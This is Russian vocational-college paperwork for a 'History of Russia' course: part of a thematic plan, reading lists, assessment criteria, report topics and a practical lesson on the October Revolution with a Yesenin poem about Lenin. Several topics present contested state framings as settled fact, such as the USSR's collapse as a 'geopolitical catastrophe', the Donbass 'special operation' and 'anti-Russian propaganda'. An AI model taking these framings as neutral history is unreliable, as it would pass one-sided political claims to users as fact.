	1	Гимн России. Становление духовных основ России. Место и роль России в мировом сообществе. Содружество народов России и единство российской цивилизации. Пространство России и его геополитическое, экономическое и культурное значение. Российские инновации и устремленность в будущее.			ОК 04, ОК 06
Тема 2. Александр Невский как спаситель Руси	*Содержание учебного материала*		2		
	1	Выбор союзников Даниилом Галицким. Александр Ярославович. Невская битва и Ледовое побоище. Столкновение двух христианских течений: православие и католичество. Любечский съезд. Русь и Орда. Отношение Александра с Ордой.			ОК 04, ОК 06
Тема 3. Смута и её преодоление	*Содержание учебного материала*		2		
	1	Династический кризис и причины Смутного времени. Избрание государей посредством народного голосования. Столкновение с иностранными захватчиками и зарождение гражданско-патриотической идентичности в ходе 1-2 народного ополчений.			ОК 04, ОК 06
Тема 4. Волим под царя восточного, православного	*Содержание учебного материала*		2		
	1	Взаимоотношения России и Польши. Вопросы национальной и культурной идентичности приграничных княжеств западной и южной Руси (Запорожское казачество). Борьба за свободу под руководством Богдана Хмельницкого. Земский собор 1653 г. и Переяславская Рада 1654 г.			ОК 04, ОК 06
Тема 5. Пётр Великий. Строитель великой империи	*Содержание учебного материала*		2		
	1	Взаимодействие Петра I с европейскими державами (северная война, прутские походы). Формирование нового курса развития России: западно-ориентированный подход. Россия – империя. Социальные, экономические и политические изменения в стране. Строительство великой империи: цена и результаты.			ОК 04, ОК 06

Тема 6. Отторженная возвратих	*Содержание учебного материала*		2		
	1	Просвещённый абсолютизм в России. Положение Российской империи в мировом порядке: русско-турецкие войны (присоединение Крыма), разделы Речи Посполитой. Расцвет культуры Российской империи и её значение в мире. Строительство городов в Северном Причерноморье.			ОК 04, ОК 06
Тема 7. Крымская война – «Пиррова победа Европы»	*Содержание учебного материала*		*2*		
	1	«Восточный вопрос». Положение держав в восточной Европе. Курс императора Николая I. Расстановка сил перед Крымской войной. Ход военных действий. Оборона Севастополя. Итоги Крымской войны.			ОК 04, ОК 06
Тема 8. Гибель империи	*Содержание учебного материала*		*5*		
	1	Первая русская революция 1905-1907 гг. Первая мировая война и её значение для российской истории: причины, предпосылки, ход военных действий (Брусиловский прорыв), расстановка сил. Февральская революция и Брестский мир. Октябрь 1917 г. как реакция на происходящие события: причины и ход Октябрьской революции. Гражданская война.	2		ОК 04, ОК 06
	Практические занятия		**2**		ОК 02, ОК 04, ОК 05, ОК 06
	2	**Практическое занятие № 1** Октябрьская революция и её значение в мировой истории.			
	Самостоятельная работа		**1**		ОК 02, ОК 04, ОК 06
	- подготовка к практическому занятию				
Тема 9. От великих потрясений к Великой победе	*Содержание учебного материала*		2		
	1	Новая экономическая политика. Антирелигиозная компания. Коллективизация и ее последствия. Индустриализация. Патриотический поворот в идеологии советской власти и его выражение в Великой Отечественной Войне			ОК 04, ОК 06
Тема 10. Вставай, страна огромная	*Содержание учебного материала*		*9*		
	1	Причины и предпосылки Второй мировой войны. Основные этапы и события Великой Отечественной войны.	2		ОК 04, ОК 06
	2	Патриотический подъем народа в годы Отечественной Войны. Фронт и тыл. Защитники Родины и пособники нацистов. Великая Отечественная война в исторической памяти нашего народа.	2		ОК 04, ОК 06
	3	Период коренного перелома.	2		ОК 04, ОК 06
	Практические занятия		**2**		

	4	**Практическое занятие № 2:** Ялтинская конференция и её роль в формировании			ОК 02, ОК 04, ОК 05, ОК 06
	Самостоятельная работа		**1**		ОК 02, ОК 04, ОК 06
	- подготовка к практическому занятию				
Тема 11. В буднях великих строек	*Содержание учебного материала*		*2*		
	1	Пути восстановления экономики – процессы и дискуссии. Экономическая модель послевоенного СССР, идеи социалистической автаркии. Продолжение и последующее сворачивание патриотического курса в идеологии. Атомный проект и создание советского ВПК. План преобразования природы.	2		ОК 04, ОК 06
Тема 12. От перестройки к кризису, от кризиса к возрождению	*Содержание учебного материала*		*5*		
	1	Хрущёвская оттепель. Реформы. Шестидесятники в культуре («дети XX съезда»). Период «Застоя». 80-е гг. Внешняя политика СССР. Афганская война (1979-1989). Внутренняя политика СССР. Особенности идеологии. Культурное развитие народов СССР и русская культура. Идеология и действующие лица «перестройки». Россия и страны СНГ в 1990-е годы. Кризис экономики – цена реформ. Безработица и криминализация общества. Пропаганда деструктивных идеологий среди молодёжи. Олигархизация. Конфликты на Северном Кавказе. Положение национальных меньшинств в новообразованном государстве.	2		ОК 04, ОК 06
	Практические занятия		**2**		ОК 02, ОК 04, ОК 05, ОК 06
	2	**Практическое занятие № 3**: Распад СССР как геополитическая катастрофа, его значение.			
	Самостоятельная работа		**1**		ОК 02, ОК 04, ОК 06
	- подготовка к практическому занятию				
Тема 13. Россия. XXI век	*Содержание учебного материала*		2		
	1	Запрос на национальное возрождение в обществе. Укрепление патриотических настроений. Владимир Путин. Деолигархизация и укрепление вертикали власти. Курс на суверенную внешнюю политику: от Мюнхенской речи до операции в Сирии. Экономическое возрождение: энергетика, сельское хозяйство, национальные проекты. Возвращение ценностей в конституцию. Спецоперация по защите			ОК 04, ОК 06

		Донбасса.			
Тема 14. История антироссийской пропаганды	*Содержание учебного материала*		*7*		
	1	Ливонская война – истоки русофобской мифологии. «Завещание Петра великого» - антироссийская фальшивка. Пропаганда Наполеона Бонапарта. Либеральная и революционная антироссийская пропаганда в Европе в XIX столетии и роль в ней российской революционной эмиграции. Образ большевистской угрозы в подготовке гитлеровской агрессии. Антисоветская пропаганда эпохи Холодной войны. Мифологемы и центры распространения современной русофобии.	2		ОК 04, ОК 06
	2	Назначение ООН, НАТО, ЕС и др. Агрессия стран НАТО против Сербской Республики. Локальные, национальные и территориальные конфликты в РФ. Изменения в территориальном устройстве РФ, образование новых субъектов РФ	2		ОК 04, ОК 06
	Практические занятия		**2**		ОК 02, ОК 04, ОК 05, ОК 06
	3	**Практическое занятие № 4**: «Моя малая родина»			
	Самостоятельная работа		**1**		ОК 02, ОК 04, ОК 06
	- подготовка к практическому занятию				
Тема 15. Слава русского оружия	*Содержание учебного материала*		*2*		ОК 04, ОК 06
	1	Ранние этапы истории российского оружейного дела: государев пушечный двор, тульские оружейники. Значение военно-промышленного комплекса в истории экономической модернизации Российской Империи: Путиловский и Обуховский заводы, развитие авиации. Сталинская индустриализация. Пятилетки. ВПК в эпоху Великой Отечественной Войны – всё для фронта, всё для победы. Космическая отрасль, авиация, ракетостроение, кораблестроения. Современный российский ВПК и его новейшие разработки.			
Тема 16. Россия в деле	*Содержание учебного материала*		*2*		ОК 04, ОК 06
	1	Высокие технологии. Энергетика. Сельское хозяйство. Освоение Арктики. Развитие сообщений – дороги и мосты. Космос. Перспективы импортозамещения и технологических рывков.			
		Дифференцированный зачет	**2**		
		ВСЕГО:	**52**	**0**	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в учебном кабинете социально-экономических дисциплин.

Оборудование учебного кабинета:

- посадочные места по количеству обучающихся;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине СГ.01. История России разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Литература:

1. Зуев М. Н. История России до XX века : учебник и практикум для среднего профессионального образования / М. Н. Зуев, С. Я. Лавренов. — 5-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 353 с. — (Профессиональное образование). — ISBN 978-5-534-17066-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/532333 (дата обращения: 12.01.2024).

2. Зуев М. Н. История России XX - начала XXI века : учебник и практикум для среднего профессионального образования / М. Н. Зуев, С. Я. Лавренов. — 5-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 419 с. — (Профессиональное образование). — ISBN 978-5-534-17067-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/532334 (дата обращения: 12.01.2024).

3. Некрасова М. Б. История России : учебник и практикум для среднего профессионального образования / М. Б. Некрасова. — 6-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 436 с. — (Профессиональное образование). — ISBN 978-5-534-15987-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517841 (дата обращения: 12.01.2024).

4. Сафонов А. А. История (конец XX — начало XXI века) : учебник для среднего профессионального образования / А. А. Сафонов, М. А. Сафонова. — 3-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 284 с. — (Профессиональное образование). — ISBN 978-5-534-16116-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530451 (дата обращения: 12.01.2024).

5. Сафонов А. А. История: международные конфликты в XXI веке : учебник и практикум для среднего профессионального образования / А. А. Сафонов, М. А. Сафонова. — 4-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 415 с. — (Профессиональное образование). — ISBN 978-5-534-15564-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517624 (дата обращения: 12.01.2024).

Дополнительная литература:

https://myhistorypark.ru/about/?city=

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка запланированных результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (знания, умения)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - ориентироваться в современной экономической, политической и культурной ситуации в России и мире;	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося в беседе; - оценка выполнения самостоятельной работы	- дифференцированный зачет
$У_2$ - выявлять взаимосвязь отечественных, региональных, мировых социально-экономических, политических и культурных проблем;		
знать:		
$З_1$ - основные периоды истории Российского государства, ключевые социально-экономические процессы, а также даты важнейших событий отечественной истории	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося в беседе; - устный опрос; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет
$З_2$ - имена героев Первой мировой, Гражданской, Великой Отечественной войн, исторических личностей, внесших значительный вклад в социально-экономическое, политическое и культурное развитие России в XX – начале XXI века		
$З_3$ - сущность и причины локальных, региональных, межгосударственных конфликтов в конце XX – начале XXI в.;		
$З_4$ - роли России в мировых политических и социально-экономических процессах с древнейших времен до настоящего времени;		
$З_5$ - назначение ООН, НАТО, ЕС и других организаций и основные направления их деятельности;		
$З_6$ - о роли науки, культуры и религии в сохранении укреплении национальных и государственных традиций;		
$З_7$ - содержание и назначение важнейших правовых и законодательных актов мирового и регионального значения		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 04. Эффективно взаимодействовать и работать в коллективе и команд	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - составляет отчеты, задания в соответствии с запросом и предъявляемыми требованиями - оформляет документы в соответствии с нормативными актами - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, *применять стандарты антикоррупционного поведения*[2].	- ведет деловую беседу в соответствии с этическими нормами - признает чужое мнение - способен к эмпатии - не обманывает - старается выполнять задания сам, не прибегая к помощи других

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

[2] *Выделенное курсивом не формируется в рамках данной дисциплины*

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

ИСТОРИЯ РОССИИ

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению самостоятельной работы
для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО
«Цифровой колледж «Синергия»
в составе образовательной
программы по специальности
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по дисциплине СГ.01 История России

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

1. Пояснительная записка

Самостоятельная работа студентов является одной из основных форм внеаудиторной работы дисциплине СГ.01 История России и имеет следующие виды: подготовка рефератов, докладов и презентаций по изучаемым темам.

Самостоятельная работа направлена на умение работать с источниками, литературой и подготавливает обучающихся к публичным выступлениям.

В результате освоения дисциплины СГ.01 История России обучающиеся должны

уметь:

$У_1$ - ориентироваться в современной экономической, политической и культурной ситуации в России и мире;

$У_2$ - выявлять взаимосвязь отечественных, региональных, мировых социально-экономических, политических и культурных проблем;

знать:

$З_1$ - основные периоды истории Российского государства, ключевые социально-экономические процессы, а также даты важнейших событий отечественной истории;

$З_2$ - имена героев Первой мировой, Гражданской, Великой Отечественной войн, исторических личностей, внесших значительный вклад в социально-экономическое, политическое и культурное развитие России в XX – начале XXI века;

$З_3$ - сущность и причины локальных, региональных, межгосударственных конфликтов в конце XX – начале XXI в.;

$З_4$ - роли России в мировых политических и социально-экономических процессах с древнейших времен до настоящего времени;

$З_5$ - назначение ООН, НАТО, ЕС и других организаций и основные направления их деятельности;

$З_6$ - о роли науки, культуры и религии в сохранении укреплении национальных и государственных традиций;

$З_7$ - содержание и назначение важнейших правовых и законодательных актов мирового и регионального значения.

с целью овладения **общими компетенциями (ОК)**:

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команд

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, *применять стандарты антикоррупционного поведения*[1].

---

[1] *Выделенное курсивом не формируется в рамках данной дисциплины*

2. Содержание самостоятельной работы

Тематика докладов и сообщений

Тема 8. Гибель империи

1. Особенности экономического развития России в начале XX века.
2. Реформы С. Ю. Витте.
3. Русско-японская война 1904-1905 гг.: причины и итоги поражения.
4. Цусимское сражение.
5. Первая русская революция.
6. Реформы П. А. Столыпина.
7. Третьеиюньский переворот.
8. Эволюция политической системы России в 1905—1907 гг.
9. Россия в Первой мировой войне.
10. Брусиловский прорыв.
11. Николай II в февральские дни 1917г.
12. Монархические партии после Февраля.
13. Либеральные партии в дни февральской революции.
14. Партия большевиков в феврале-марте 1917 г.
15. Кризисы власти в 1917 году.
16. Выступление генерала Корнилова.
17. Победа большевиков в октябре 1917 года.
18. Аграрные программы белых правительств.
19. Эволюция большевистской партии в годы гражданской войны.
20. Герои красного и белого движения (две персоналии на выбор).

Тема 10 Вставай, страна огромная

1. НЭП как модель общественного развития, 1921-1929 гг.
2. Литература и искусство в условиях нэпа.
3. Перестройка образования в 20-е гг.
4. Национальная политика РКП(б) — ВКП(б) в 20-е гг.
5. Первая пятилетка индустриализации.
6. Вторая пятилетка индустриализации.
7. Развитие СССР в 1929-1939: взаимосвязь политики и экономики.
8. Власть и культура в 1930-е годы.
9. Политические репрессии в СССР: мифы и реальность.
10. Переговоры Ярцева в 1938-1939гг.
11. 22 июня- 23 июля 19141 года героическая оборона Брестской крепости.
12. 8 сентября 1941 года- начало блокады Ленинграда.
13. 30.09.1941-20.04.1942 Битва под Москвой.
14. 07.11.1941 Парад советских войск на красной площади в Москве.
15. 30.10.1941-04.07.1942 героическая оборона Севастополя.
16. 17.07.1942- 02.02.1943 Сталинградская битва.
17. 1943 г., июль - август - Курская битва.
18. 1943 г., ноябрь-декабрь - Конференция глав правительств СССР, США и Англии в Тегеране.

19. 1945 г, февраль - Крымская (Ялтинская) конференция глав правительств СССР, США и Англии.
20. 1945 г., апрель-май - Битва за Берлин.

Тема 12. От перестройки к кризису, от кризиса к возрождению

1. Изменения в мире после второй мировой войны.
2. «Холодная война»: истоки и уроки.
3. Корейская война 25.06.1950-27.07.1953
4. НАТО, Организация Североатлантического договора, Североатлантический Альянс.
5. Организация Варшавского договора.
6. Карибский кризис: итоги и уроки.
7. Афганская война (1979—1989).
8. "Оттепель" 1950-1960-х годов: власть и общество.
9. «Оттепель» в литературе и искусстве.
10. Экономика СССР в начале 1960-х гг.: проблемы и пути их преодоления.
11. Смена власти и смена курса в октябре 1964 г.
12. Л. И. Брежнев: человек и политик.
13. Диссидентское движение в СССР: причины, направления, этапы развития.
14. Ю. В. Андропов: политический портрет.
15. Быт советского человека в 1970-х - начале 1980-х гг.
16. Национальная политика СССР в годы «перестройки» и ее результаты.
17. "Перестройка" 1985-1991 – замысел и результат.
18. Российское общество на пути демократических реформ 1990-х годов – обретения и потери.
19. Расстрел «Белого дома» в октябре 1993 г. глазами участников событий.
20. Россия и Запад: характер взаимоотношений в постсоветский период.
21. 20 лет без СССР: роль и место постсоветской России в современном мире.

3. Требования к оформлению самостоятельной работы

3.1. Общие требования к докладам и сообщениям:

Требования к докладу

1. Тема доклада *должна быть конкретизирована, интересна, понятна для аудитории.* Выступающий должен владеть темой. Это значит, что все факты должны быть собраны, систематизированы, изучены, причем, они должны освещать явление со всех сторон. ***Это и есть применение системного анализа на практике.***

Необходимо учесть, что тему надо изложить за короткое время, удовлетворив запросы слушателей.

Структура доклада

1. Введение, в котором докладчик привлекает внимание слушателей и настраивает их на тему своего выступления.
2. Стержневая идея.
3. Основная часть, в которой раскрываются главные пункты доклада.
4. Заключение, в которой подводятся итоги.

Примерное распределение времени:

Введение и стержневая идея – 10-15%
Основная часть – 60-65%
Заключение – 20-30%

Вступление необходимо в каждом докладе. Его структура включает в себя следующие элементы:

1. Вступительное замечание.
2. Формулировка конкретной цели доклада для слушателей.
3. Обзор главных вопросов темы доклада, если выступление достаточно продолжительное.

Цель введения – привлечь внимание слушателей и ориентировать их на материал, который будет представлен в докладе. Способы привлечения внимания:

- дать иллюстрацию в виде словесного рассказа или наглядного изложения;
- обратиться к чему-либо, известному из жизни всей аудитории;
- начать с исторического вопроса;
- начать выступление с какой-нибудь потрясающей цитаты известного человека.

Стержневая идея – основная цель выступления

Чтобы ориентировать слушателей, можно:

- дать историческую справку;
- дать определение основных терминов;
- взять примеры из личного жизненного опыта и связать их с темой (при необходимости);
- указать важность темы для слушателей или для сегодняшних событий в мире/стране/истории.

Начинать доклад можно одним из следующих способов:

- сообщение темы и основных ее вопросов; характеристика их теоретического и практического значения;
- прямое приглашение к совместному обсуждению, поиску ответов на поставленные вопросы или примеров, которые знает аудитория;
- **формулировка основной мысли доклада;**
- выражение своего отношения к изложенному.

Во время своего доклада:

1. Стремитесь к свободному изложению, без постоянного заглядывания в текст.
2. Сохраняйте визуальный контакт со слушателями, контролируйте их реакцию. Улавливайте отношение к себе и к тому, что говорите.
3. Не начинайте доклад с изложения его плана, если известно, что он не записывается слушателями.
4. Избегайте диктовки литературы, если к тому нет никакой необходимости.

Критерии оценивания

Эффективность доклада на учебном семинаре оценивается по трем критериям:

1. Соответствие содержания доклада его цели и задачам.
2. Степень и характер активности слушателей во время доклада.
3. Степень влияния услышанного как на интеллект, так и на чувства слушателей.

При наличии всех критериев работа оценивается в 5 баллов **(отлично).**

При отсутствии одного критерия выставляется оценка в 4 балла **(хорошо)** или 3 балла **(удовлетворительно)**.

Оценка 2 **(неудовлетворительно)** выставляется при полном отсутствии результата

ЛИТЕРАТУРА

1. Зуев М. Н. История России до XX века : учебник и практикум для среднего профессионального образования / М. Н. Зуев, С. Я. Лавренов. — 5-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 353 с. — (Профессиональное образование). — ISBN 978-5-534-17066-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/532333 (дата обращения: 12.01.2024).

2. Зуев М. Н. История России XX - начала XXI века : учебник и практикум для среднего профессионального образования / М. Н. Зуев, С. Я. Лавренов. — 5-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 419 с. — (Профессиональное образование). — ISBN 978-5-534-17067-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/532334 (дата обращения: 12.01.2024).

3. Некрасова М. Б. История России : учебник и практикум для среднего профессионального образования / М. Б. Некрасова. — 6-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 436 с. — (Профессиональное образование). — ISBN 978-5-534-15987-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517841 (дата обращения: 12.01.2024).

4. Сафонов А. А. История (конец XX — начало XXI века) : учебник для среднего профессионального образования / А. А. Сафонов, М. А. Сафонова. — 3-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 284 с. — (Профессиональное образование). — ISBN 978-5-534-16116-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530451 (дата обращения: 12.01.2024).

5. Сафонов А. А. История: международные конфликты в XXI веке : учебник и практикум для среднего профессионального образования / А. А. Сафонов, М. А. Сафонова. — 4-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 415 с. — (Профессиональное образование). — ISBN 978-5-534-15564-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517624 (дата обращения: 12.01.2024).

Дополнительная литература:

https://myhistorypark.ru/about/?city=

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

ИСТОРИЯ РОССИИ

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

по выполнению заданий на практических занятиях

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО
«Цифровой колледж «Синергия»
в составе образовательной
программы по специальности
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по дисциплине СГ.01. История России

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

1.Пояснительная записка

Дисциплина СГ.01. История России является обязательной дисциплиной социально-гуманитарного учебного цикла и изучается в течение одного семестра.

В результате освоения дисциплины СГ.01. История России обучающиеся должны

уметь:

$У_1$ - ориентироваться в современной экономической, политической и культурной ситуации в России и мире;

$У_2$ - выявлять взаимосвязь отечественных, региональных, мировых социально-экономических, политических и культурных проблем;

знать:

$З_1$ - основные периоды истории Российского государства, ключевые социально-экономические процессы, а также даты важнейших событий отечественной истории;

$З_2$ - имена героев Первой мировой, Гражданской, Великой Отечественной войн, исторических личностей, внесших значительный вклад в социально-экономическое, политическое и культурное развитие России в XX – начале XXI века;

$З_3$ - сущность и причины локальных, региональных, межгосударственных конфликтов в конце XX – начале XXI в.;

$З_4$ - роли России в мировых политических и социально-экономических процессах с древнейших времен до настоящего времени;

$З_5$ - назначение ООН, НАТО, ЕС и других организаций и основные направления их деятельности;

$З_6$ - о роли науки, культуры и религии в сохранении укреплении национальных и государственных традиций;

$З_7$ - содержание и назначение важнейших правовых и законодательных актов мирового и регионального значения.

с целью овладения **общими компетенциями (ОК)**:

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команд

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, *применять стандарты антикоррупционного поведения*[1].

---

[1] *Выделенное курсивом не формируется в рамках данной дисциплины*

Количество часов на практические занятия – **8** часов.

Требования к выполнению практических работ

Практические задания выполняются обучающимися в обязательном порядке по указанию преподавателя.

Работы выполняются в рабочей тетради и сдаются для проверки преподавателю. Полученная оценка выставляется в журнал и учитывается при освоении учебной дисциплины в целом.

Методические указания по выполнению практических работ по учебной дисциплине составлены в помощь обучающимся по следующим разделам/темам:

Наименование тем	Тема практического занятия	Кол-во часов
Тема 8. Гибель империи	Практическое занятие №1 Октябрьская революция и её значение в мировой истории	2
Тема 10. Вставай, страна огромная	Практическое занятие №2 Ялтинская конференция и её роль в формировании многополярного мира.	2
Тема 12. От перестройки к кризису, от кризиса к возрождению	Практическое занятие №3 Распад СССР как геополитическая катастрофа, его значение.	2
Тема 14. История антироссийской пропаганды	Практическое занятие №4 Моя малая родина	2
	ИТОГО:	**8**

Критерии оценивания выполненных заданий

Работа оценивается по 5 балльной шкале:

Оценка «**отлично»** ставится, если студент выполнил работу в полном объеме с соблюдением необходимой последовательности действий; в ответе правильно и аккуратно выполняет все записи, таблицы, рисунки, чертежи, графики, вычисления; правильно выполняет анализ ошибок.

Оценка **«хорошо»** ставится, если студент выполнил требования к оценке "5", но допущены 2-3 недочета.

Оценка **«удовлетворительно»** ставится, если студент выполнил работу не полностью, но объем выполненной части таков, что позволяет получить правильные результаты и выводы; в ходе проведения работы были допущены ошибки.

Оценка **«неудовлетворительно»** ставится, если студент выполнил работу не полностью или объем выполненной части работы не позволяет сделать правильных выводов

Практическое занятие № 1
Октябрьская революция и её значение в мировой истории

Капитан земли

Еще никто
Не управлял планетой,
И никому
Не пелась песнь моя.
Лишь только он,
С рукой своей воздетой,
Сказал, что мир —
Единая семья.
Не обольщен я
Гимнами герою,
Не трепещу
Кровопроводом жил.
Я счастлив тем,
Что сумрачной порою
Одними чувствами
Я с ним дышал
И жил.
Не то что мы,
Которым все так
Близко,—
Впадают в диво
И слоны…
Как скромный мальчик
Из Симбирска
Стал рулевым
Своей страны.
Средь рева волн
В своей расчистке,
Слегка суров
И нежно мил,
Он много мыслил
По-марксистски,
Совсем по-ленински
Творил.
Нет! Это не разгулье
Стеньки! Не пугачевский
Бунт и трон!
Он никого не ставил
К стенке.
Все делал
Лишь людской закон.
Он в разуме,
Отваги полный,
Лишь только прилегал
К рулю,
Чтобы об мыс
Дробились волны,
Простор давая
Кораблю.
Он — рулевой
И капитан,
Страшны ль с ним
Шквальные откосы?
Ведь, собранная
С разных стран,
Вся партия его —
Матросы.
Не трусь,
Кто к морю не привык:
Они за лучшие
Обеты
Зажгут,
Сойдя на материк,
Путеводительные светы.
Тогда поэт
Другой судьбы,
И уж не я,
А он меж вами
Споет вам песню
В честь борьбы
Другими,
Новыми словами.
Он скажет:
«Только тот пловец,
Кто, закалив
В бореньях душу,
Открыл для мира наконец
Никем не виданную Сушу».

17 января 1925, Батум

Сергей Есенин

Цель:
- овладение комплексом знаний об истории России и человечества в целом, представлениями об общем и особенном в мировом историческом процессе;
- сформировать умения применять исторические знания в профессиональной и общественной деятельности, поликультурном общении;
- овладение навыками проектной деятельности и исторической реконструкции с привлечением различных источников;
- сформировать умение вести диалог, обосновывать свою точку зрения в дискуссии по исторической тематике.

Литература: учебник [1], источники Интернет

Время выполнения работы – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. **Схематично восстановите ход** Октябрьской революции.

2. **Прочитайте декрет о мире, выпишете основные положения:**
- Заключение чего там провозглашалось и на каких условиях?
- Что по этому декрету означало продолжение войны?
- Был провозглашён отказ от чего?

3. **Прочитайте декрет о земле, выпишете основные положения:**
Что отменялось?
Что запрещалось? (как минимум два пункта)
Что передавалось государству?

4. **Прочитайте учебник** и источники Интернет-ресурса, **заполните таблицу** 1.

Таблица 1 - Сравнение Февральской и Октябрьской революций по основным показателям

Линия сравнения	Февральская революция	Октябрьская революция
Наличие плана проведения		
Руководящая партия		
Характер (мирный или немирный)		
Поддержка обществом		

5. Прослушайте сообщения обучающихся группы и кратко запишите основные моменты их выступлений.

6. Прочитайте статью учебника и источники Интернет-ресурса заполните таблицу 2.

Примечание. В.И.Ленин отрицательно относился к институтам буржуазного общества: частной собственности, парламенту, гражданским свободам, праву т.к. считал, что без материального равенства они служат интересам имущих классов.

Таблица 2 - Ленинский план социалистических преобразований и его реализация

Мероприятия	**Реализация**
Ликвидация помещичьего землевладения. Передача земли в использование крестьянам	
Введение рабочего контроля и рабочего законодательства	
Решение вопроса о мире	
Формирование органов власти	
Создание судебной системы	
Создание армии и милиции	

ДЕКРЕТ О МИРЕ

принятый единогласно на заседании Всероссийского съезда Советов рабочих, солдатских и крестьянских депутатов 26 октября1917 г.

